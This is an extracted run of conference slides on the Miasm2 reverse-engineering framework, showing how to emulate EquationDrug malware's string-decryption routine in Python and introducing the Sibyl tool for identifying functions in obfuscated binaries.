
Running the targeted function
# Push a fake return address
jitter.push_uint64_t(0x1337beef)
# Stop the emulation when the fake address is reached
def sentinelle(jitter):
jitter.run = False
return False
jitter.add_breakpoint(0x1337beef, sentinelle)
# Set arguments according to Depgraph results
jitter.cpu.RDI = ...
jitter.push_uint64_t(...)
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
# Retrieve strings
str_dec = jitter.vm.get_mem(alloc_addr, length)
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120

String decryption
Higher level APIs
# Run dec_addr(alloc_addr, addr, length)
sandbox.call(dec_addr, alloc_addr, addr, length)
# Retrieve strings
str_dec = sandbox.jitter.vm.get_mem(alloc_addr, length)
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 68/120

Depgraph
Demo
Solution for ’0x13180L’: 0x35338 0x14
’NDISWANIPx00’
Solution for ’0x13c2eL’: 0x355D8 0x11
’rn Adapter: x00xb2)’
Solution for ’0x13cd3L’: 0x355D8 0x11
’rn Adapter: x00xb2)’
Solution for ’0x13d69L’: 0x355D8 0x11
’rn Adapter: x00xb2)’
Solution for ’0x13e26L’: 0x355F0 0x1C
’ IP: %d.%d.%d.%drnx00x8dxbd’
Solution for ’0x13e83L’: 0x355F0 0x1C
’ IP: %d.%d.%d.%drnx00x8dxbd’
Solution for ’0x13f3bL’: 0x35630 0x1C
’ Mask: %d.%d.%d.%drnx00xa5xde’
Solution for ’0x13f98L’: 0x35630 0x1C
’ Mask: %d.%d.%d.%drnx00xa5xde’
Solution for ’0x1404cL’: 0x35610 0x1C
’ Gateway: %d.%d.%d.%drnx00xc1xf1’
Solution for ’0x140adL’: 0x35610 0x1C
’ Gateway: %d.%d.%d.%drnx00xc1xf1’
Solution for ’0x14158L’: 0x350C0 0x44
’ MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x Sent: %.10d Recv: %.10drnx00xd4xe6’
...
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 69/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 71/120
EquationDrug cryptography
Custom cryptography
EquationDrug samples use custom cryptography
Goal: reverse once, identify everywhere (including on different architectures)
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 72/120
EquationDrug cryptography
Custom cryptography
EquationDrug samples use custom cryptography
Goal: reverse once, identify everywhere (including on different architectures)
“In this binary / firmware / malware / shellcode / …, the function at 0x1234 is a
memcpy”
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 72/120
State of the art
Static approach
FLIRT
Polichombr, Gorille, BASS
Machine learning (ASM as NLP)
Bit-precise Symbolic Loop Mapping
Dynamic approach / trace
Data entropy in loops I/Os
Taint propagation patterns
Cryptographic Function Identification in Obfuscated Binary Programs - RECON
2012
Sibyl like
Angr “identifier”a
≈ PoC for the CGC
a
https://github.com/angr/identifierMiasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 73/120


Possibilities
Figure: “naive” memcpy
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120
Possibilities
Problem
How to recognize when optimised / vectorised / other compiler / obfuscated ?
Figure: “naive” memcpy Figure: obfuscated memcpyMiasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120

Possibilities
Problem
How to recognize when optimised / vectorised / other compiler / obfuscated ?
Figure: memcpy “SSE”
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120


